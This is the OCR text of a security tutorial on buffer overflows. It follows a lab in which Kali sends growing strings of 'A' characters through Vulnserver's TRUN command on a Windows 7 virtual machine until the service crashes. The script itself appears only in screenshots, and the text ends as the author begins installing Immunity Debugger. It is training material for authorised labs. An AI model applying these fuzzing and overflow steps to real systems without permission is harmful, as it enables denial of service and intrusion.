
Buffer Overflow Exploit 101

Okan YILDIZ

Senior Security Engineer / Senior Software Developer



Buffer Overflow

What is Buffer Overflow:

A buffer overflow exploit is a security vulnerability that occurs when an application receives more data than expected, causing it to fill up memory space and even crash the program. Through this vulnerability, an attacker can run malicious code on the target application and take control of the system.

Buffer overflow exploits often stem from programming errors, incomplete input validation processes, or weaknesses in the data structures used in the program. These vulnerabilities allow attackers to gain control over an application.


Buffer overflow exploits pose a significant threat to cybersecurity and are often a key component of malware and cyber attacks. Therefore, software developers and system administrators should have knowledge of application security and design their applications properly to defend against these types of attacks.

Project Objective:

To detect a vulnerability in an application and develop an exploit code that will take advantage of this vulnerability is the goal. We will perform a buffer overflow attack on the target computer through the operating systems installed on the virtual machine. Our operating system on which we will launch the attack and develop the exploit code is "Kali". Kali is an operating system with more than 300 security tools. The target computer is "Windows 7", developed by Microsoft, which is installed on the virtual machine.


Findings and Screenshots:

We run a software called Vulnserver on Windows 7 to detect a vulnerability in an application and develop an exploit code that will take advantage of this vulnerability. We obtain the IP address of our machine by typing "ipconfig" in the command prompt.




We see that our IP address is 192.168.124.133.

1. At this stage, we try to communicate with the target computer on the command prompt in Kali. For this purpose, we type "telnet 192.168.124.133 9999" on the command line. Here, 9999 is the port used by Vulnserver.




On the screen that appears, we type the "HELP" command to learn which commands we can use.

2. To see if the connection is established, we look at the Vulnserver screen.




When we look at the screen, we see that it has established communication with the IP address 192.168.124.131. Let's confirm this IP address on our Kali machine..




When we look at it, we see that this IP address belongs to us.

3. At this stage, I am sending a series of characters to Vulnserver with the TRUN command. The purpose of this is to see if Vulnserver will accept this communication. We will use the ./exploit command that we developed earlier and will discuss in the next steps to send 3 packets to the target


PC.



It tells us that this operation has been completed successfully. To see if Vulnserver has also accepted this connection, we check the Vulnserver screen.




4. At this stage, I will discuss the steps for developing the exploit code that we will use in the next step. For this, we type "nano exploit" on the console screen and write our codes using the Python language on the screen that appears.



Here, we write the IP address of the target PC to the place where it says "server", and the port number to the place where it says "sport". With this program, it will send the "A" character to the target PC as many times as the number we entered from the keyboard.


After writing our code, we type "ctrl + x", confirm the screens that appear, and return to our console screen. Then, we type "chmod a+x exploit" on the console. If we do not enter this code, access will be restricted when we run the exploit.

5. Now, we are trying to cause an error in Vulnserver by sending a large number of "A" packets to the target computer.




First, we sent 1000 characters, but the program did not crash. When we increased the packet count to 2000, we see that the packets were not delivered.

6. We see that the Vulnserver software crashed with the 2000 packets sent.




Installation and Description of Immunity Debugger:

We download the Immunity Debugger software, which we have seen its inside and working capability, from the http://debugger.immunityinc.com/ website to our target computer. After running the setup file as an administrator, the screen given below will appear. After checking the "I accept" box, we install the program.

